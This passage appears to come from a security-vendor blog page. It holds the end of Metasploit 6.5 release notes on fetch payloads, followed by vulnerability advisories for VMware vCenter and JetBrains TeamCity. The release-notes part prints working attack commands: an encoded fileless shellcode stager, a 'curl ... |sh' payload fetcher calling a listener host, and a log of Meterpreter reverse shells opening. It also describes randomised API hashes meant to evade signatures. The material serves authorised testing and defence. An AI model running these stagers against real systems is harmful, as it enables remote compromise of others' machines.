echo -n 'd3JpdGVieXRlcyAoKSB7IHByaW50ZiBcXCUwM28gIiRAIiA7IH07dmRzb19hZGRyPSQoKDB4JChncmVwIC1GICJbdmRzb10iIC9wcm9jLyQkL21hcHMgfCBjdXQgLWQnLScgLWYxKSkpO2ptcD0iNDhiOCIkKGVjaG8gJChwcmludGYgJTAxNnggJHZkc29fYWRkcikgfCByZXYgfCBzZWQgLUUgJ3MvKC4pKC4pL1wyXDEvZycpImZmZTAiO3NjPSc0ODMxZjY1NjU0NWY0OGM3YzBjMWZlZmZmZjQ4ZjdkODBmMDU0ODg5YzdiMDRkMGYwNTZhMjI1ODBmMDUnO3JlYWQgc3lzY2FsbF9pbmZvIDwgL3Byb2Mvc2VsZi9zeXNjYWxsO2FkZHI9JCgoJChlY2hvICRzeXNjYWxsX2luZm8gfCBjdXQgLWQnICcgLWY5KSkpO2V4ZWMgMz4vcHJvYy9zZWxmL21lbTtkZCBicz0xIHNraXA9JHZkc29fYWRkciA8JjMgPi9kZXYvbnVsbCAyPiYxO3ByaW50ZiAiJCh3cml0ZWJ5dGVzIGBwcmludGYgJHNjIHwgc2VkICdzLy5cezJcfS8weCYgL2cnYCkiID4mMztleGVjIDM+Ji07ZXhlYyAzPi9wcm9jL3NlbGYvbWVtO2RkIGJzPTEgc2tpcD0kYWRkciA8JjMgPi9kZXYvbnVsbCAyPiYxO3ByaW50ZiAiJCh3cml0ZWJ5dGVzIGBwcmludGYgJGptcCB8IHNlZCAncy8uXHsyXH0vMHgmIC9nJ2ApIiA+JjM7' | base64 -d | ${SHELL} & cd /proc/$!;og_process=$!;sleep 2;FOUND=0;if [ $FOUND -eq 0 ];then for f in $(find ./fd -type l -perm u=rwx 2>/dev/null);do if [ $(ls -al $f | grep -o "memfd" >/dev/null; echo $?) -eq "0" ];then if $(curl -so $f http://10.5.135.210:8080/20s16UxqPChr1I-hZk-vRg >/dev/null);then $f & FOUND=1;break;fi;fi;done;fi;sleep 2;kill -9 $og_process;
Here is that same command with fetch_pipe enabled:
msf payload(cmd/linux/http/x64/meterpreter/reverse_tcp) > set fetch_pipe true
fetch_pipe => true
msf payload(cmd/linux/http/x64/meterpreter/reverse_tcp) > set fetch_uripath x
fetch_uripath => x
msf payload(cmd/linux/http/x64/meterpreter/reverse_tcp) > generate -f raw
[*] Command to execute on target: curl -s http://10.5.135.210:8080/x|sh
curl -s http://10.5.135.210:8080/x|sh
By enabling the fetch pipe option, our payload to run on the target went from 2,374 characters to 38.
The final new feature added to Fetch Payloads in 6.5 is support for a new multi pseudoarchitecture. The new multi pseudoarchitecture allows users to generate a Fetch payload command stager that will run and report back the architecture of the target host while it requests the binary payload, allowing the Fetch Handler to serve a payload that matches the target architecture. This is incredibly useful during the exploitation of modern Linux hardware, as a Linux host could be running on one of many architectures from x86_64 to ARM. The new multi pseudoarch allows a user to send a payload in an exploit to a Linux host and have it “just work” regardless of the underlying architecture, thus eliminating the users need to know (or correctly guess).
Here is an example of generating a Fetch Multi payload and handler, then running the Fetch command stager on several different Linux targets, each running a different architecture:
msf payload(cmd/linux/http/multi/meterpreter_reverse_tcp) > show options

Module options (payload/cmd/linux/http/multi/meterpreter_reverse_tcp):

   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   FETCH_COMMAND   CURL             yes       Command to fetch payload (Accepted: CURL, FTP, GET, TFTP, TNFTP,
                                               WGET)
   FETCH_DELETE    false            yes       Attempt to delete the binary after execution
   FETCH_FILELESS  none             yes       Attempt to run payload without touching disk by using anonymous
                                              handles, requires Linux ≥3.17 (for Python variant also Python ≥3
                                              .8, tested shells are sh, bash, zsh) (Accepted: none, python3.8+
                                              , shell-search, shell)
   FETCH_SRVHOST                    no        Local IP to use for serving payload
   FETCH_SRVPORT   8080             yes       Local port to use for serving payload
   FETCH_URIPATH   x                no        Local URI to use for serving payload
   LHOST           10.5.135.210     yes       The listen address (an interface may be specified)
   LPORT           4444             yes       The listen port


   When FETCH_COMMAND is one of CURL,GET,WGET:

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   FETCH_PIPE  true             yes       Host both the binary payload and the command so it can be piped dire
                                          ctly to the shell.


   When FETCH_FILELESS is none:

   Name                Current Setting  Required  Description
   ----                ---------------  --------  -----------
   FETCH_FILENAME      cldOGvRDplZ      no        Name to use on remote system when storing payload; cannot co
                                                  ntain spaces or slashes
   FETCH_WRITABLE_DIR  ./               yes       Remote writable dir to store payload; cannot contain spaces


View the full module info with the info, or info -d command.

msf payload(cmd/linux/http/multi/meterpreter_reverse_tcp) > to_handler
[*] Command to execute on target: curl -s http://10.5.135.210:8080/x|sh
[*] Payload Handler Started as Job 0

[*] Fetch handler listening on 10.5.135.210:8080
[*] HTTP server started
[*] Adding resource /csmCra8lnQTHxFXkipQC0w
[*] Adding resource /x
[*] Started reverse TCP handler on 10.5.135.210:4444
msf payload(cmd/linux/http/multi/meterpreter_reverse_tcp) > [*] Client 10.5.132.212 requested /x
[*] Sending payload to 10.5.132.212 (curl/8.13.0-rc3)
[*] Client 10.5.132.212 requested /csmCra8lnQTHxFXkipQC0w?arch=armv7l
[*] Sending payload to 10.5.132.212 (curl/8.13.0-rc3)
[*] Dynamic Payload Detected, expecting a Query String in the request...
[*] Building payload for armle arch
[*] Meterpreter session 1 opened (10.5.135.210:4444 -> 10.5.132.212:45068) at 2026-07-14 11:33:18 -0500
[*] Client 10.5.132.214 requested /x
[*] Sending payload to 10.5.132.214 (curl/8.11.0)
[*] Client 10.5.132.214 requested /csmCra8lnQTHxFXkipQC0w?arch=aarch64
[*] Sending payload to 10.5.132.214 (curl/8.11.0)
[*] Dynamic Payload Detected, expecting a Query String in the request...
[*] Building payload for aarch64 arch
[*] Meterpreter session 2 opened (10.5.135.210:4444 -> 10.5.132.214:39894) at 2026-07-14 11:33:26 -0500
[*] Client 10.5.132.224 requested /x
[*] Sending payload to 10.5.132.224 (curl/7.52.1)
[*] Client 10.5.132.224 requested /csmCra8lnQTHxFXkipQC0w?arch=mips64
[*] Sending payload to 10.5.132.224 (curl/7.52.1)
[*] Dynamic Payload Detected, expecting a Query String in the request...
[*] Building payload for mips64 arch
[*] Meterpreter session 3 opened (10.5.135.210:4444 -> 10.5.132.224:53506) at 2026-07-14 11:33:41 -0500

msf payload(cmd/linux/http/multi/meterpreter_reverse_tcp) > sessions -C sysinfo
[*] Running 'sysinfo' on meterpreter session 1 (10.5.132.212)
Computer     : kali-raspberrypi
OS           : Debian  (Linux 5.15.44-Re4son-v7+)
Architecture : armv7l
BuildTuple   : armv5l-linux-musleabi
Meterpreter  : cmd/linux
[*] Running 'sysinfo' on meterpreter session 2 (10.5.132.214)
Computer     : kali-raspberrypi
OS           : Debian  (Linux 5.15.44-Re4son-v8l+)
Architecture : aarch64
BuildTuple   : aarch64-linux-musl
Meterpreter  : cmd/linux
[*] Running 'sysinfo' on meterpreter session 3 (10.5.132.224)
Computer     : ubnt
OS           : Debian 9.13 (Linux 4.9.79-UBNT)
Architecture : mips64
BuildTuple   : mips64-linux-muslsf
Meterpreter  : cmd/linux
msf payload(cmd/linux/http/multi/meterpreter_reverse_tcp) >
As you can see, the same short command (curl -s http://10.5.135.210:8080/x|sh) with the same handler serves the corresponding binary payload to ARMLE, AARCH64, and MIPS64-based Linux hosts.
Block API Hashes Are Randomized
The block API is a critical piece of shellcode that is the foundation of all of Metasploit's 32-bit and 64-bit payloads. It enables the shellcode author to invoke win32 API methods using a 32-bit hash of the method and module name. It’s been over 5 years since Metasploit started randomizing this piece of shellcode so its 140+ static bytes were no longer trivial signature fodder. What remained however were static the 32-bit API hashes, whose usage was periodically the subject of various reports. This year, Metasploit updated the block API itself to allow the 32-bit hashes to also be randomized. Now each time the block API is generated, not only are the instructions shuffled but the hashes used to invoke win32 API methods are randomized.
ATT&CK Metadata
When you have about 4500 exploit auxiliary and post modules, discoverability can be a real problem. One thing Metasploit often deals with is ensuring that users have optimal means to find what they are looking for. Historically this has manifested itself as search improvements and even an fzf plugin. One thing users often need to do however is emulate real world threat actors. A substantial amount of threat intelligence provides these techniques while documenting the attack chains. Metasploit has begun tagging our own modules with ATT&CK tags to enable users to easily find modules that leverage a particular technique. To search for a module, use the att&ck search modifier. For example to find all modules that leverage T1059.001 (Command and Scripting Interpreter: PowerShell) use att&ck:T1059.001. The hierarchy is also honored, so to search more broadly for T1059 (Command and Scripting Interpreter) use att&ck:T1059 and additional modules such as exploit/windows/mysql/mysql_mof will be included in the search results.
Conclusion
Metasploit 6.5 represents an evolution in the framework, delivering a wide array of new capabilities designed to improve both usability and the realism of modern security testing. From the highly requested integration of Malleable C2 profiles and our new Metasploit MCP Server to advanced NTLM relaying, enhanced fetch payload utilities, and the introduction of MITRE ATT&CK tagging, this release is built to support increasingly complex and automated workflows. We look forward to seeing how these tools help our community continue to push the boundaries of vulnerability validation and threat emulation. Thank you to all the contributors who helped make this release possible.
On July 29, 2026, Broadcom published security advisory VMSA-2026-0006 addressing multiple vulnerabilities in several VMWare products. Included in the advisory are two critical remotely exploitable vulnerabilities affecting VMware vCenter Server: CVE-2026-59309 and CVE-2026-59310. Both vulnerabilities carry CVSSv3.1 base scores of 9.8 and can be exploited by unauthenticated attackers with network access to a vulnerable vCenter Server.
An authentication bypass vulnerability in the VMware Directory Service of vCenter that could allow a remote attacker to bypass authentication and gain unauthorized access to the vCenter management plane.
A directory traversal vulnerability in the vCenter Syslog server that could allow an attacker with network access to execute arbitrary code.
VMware vCenter Server provides centralized management for VMware vSphere environments, allowing administrators to manage ESXi hosts, virtual machines, resource allocation, availability, and other virtualization infrastructure from a central control plane. Compromise of vCenter can therefore provide an attacker with significant control over the virtualized environment and its associated workloads.
Both vulnerabilities are particularly significant because exploitation does not require prior authentication. However, an attacker must have network access to the affected vCenter services. Management interfaces such as vCenter are commonly restricted to internal or dedicated management networks, which can reduce exposure to internet-based attacks but does not mitigate the risk from an attacker who has already established access to an organization’s network.
At the time of publication, there is no known evidence of exploitation or scanning in the wild for either CVE-2026-59309 or CVE-2026-59310. There is also currently no known public proof-of-concept exploit code. However, vCenter Server has appeared on CISA’s KEV list ten times in the past for other vulnerabilities, so it is known that attackers target critical issues in this product. Customers running affected VMWare products are urged to patch on an urgent basis before exploitation in-the-wild occurs.
Mitigation guidance
Organizations running VMware vCenter Server should prioritize applying the updates identified by Broadcom in VMSA-2026-0006 on an urgent basis. Broadcom states that there are no workarounds for CVE-2026-59309 or CVE-2026-59310, making vendor-provided updates the primary remediation.
For the latest mitigation guidance, please refer to the vendor advisory.
Rapid7 customers
Exposure Command, InsightVM, and Nexpose
Exposure Command, InsightVM, and Nexpose customers can assess exposure to CVE-2026-59309 and CVE-2026-59310 on VMware vCenter Server, Cloud Foundation, and vSphere Foundation products with unauthenticated vulnerability checks expected to be available in the July 30 content release.
Updates
July 30, 2026: Initial publication.
July 30, 2026: Updated customers section to reflect availability of vulnerability checks.
On July 27, 2026, JetBrains published a security advisory for CVE-2026-63077, a critical unauthenticated vulnerability affecting all versions of TeamCity On-Premises. The issue is classified as deserialization of untrusted data and has a CVSS score of 9.8. An unauthenticated remote attacker with HTTP(S) access to a TeamCity server can exploit the agent polling protocol to bypass authentication checks and execute arbitrary operating system commands with the privileges of the TeamCity server process.
In the blog post that JetBrains shared in tandem with CVE publication, they stated that attackers who exploit the vulnerability can read stored credentials and compromise CI/CD pipeline integrity. The impact of successful exploitation depends on the operating system privileges granted to the TeamCity server process. At the time of disclosure, JetBrains stated that they were not aware of active exploitation. On August 5, CISA added CVE-2026-63077 to its KEV catalog.
Technical analysis
On August 7, 2026, Rapid7 Labs published a full root cause technical analysis of CVE-2026-63077. Our analysis details the vulnerability and how an unauthenticated attacker can exploit the vulnerability to achieve remote code execution on a vulnerable TeamCity server.
Mitigation guidance
Organizations running TeamCity On-Premises should urgently prioritize updating to a fixed version, either via the TeamCity UI update workflow or by downloading and installing one of the following fixed versions:
TeamCity 2025.11.7
TeamCity 2026.1.3
All versions of TeamCity On-Premises are affected. Organizations that cannot upgrade can apply JetBrains' security patch plugin to TeamCity 2017.1 and later. The plugin addresses only CVE-2026-63077; JetBrains recommends upgrading to a fixed version to receive other security updates. TeamCity Cloud customers do not need to take action.
In addition to patching, as a defense-in-depth measure, Rapid7 recommends restricting network access to TeamCity servers to only users and systems that must have it. For the latest mitigation guidance, please refer to the JetBrains security advisory.
Rapid7 customers
Exposure Command, InsightVM, and Nexpose customers can assess exposure to CVE-2026-63077 with a vulnerability check available in the July 28 content release.
Updates
July 29, 2026: Initial publication.
August 5, 2026: Updated to reflect the addition of CVE-2026-63077 to CISA KEV.
August 7, 2026: Added link to the Rapid7 Analysis.

 Login
Login













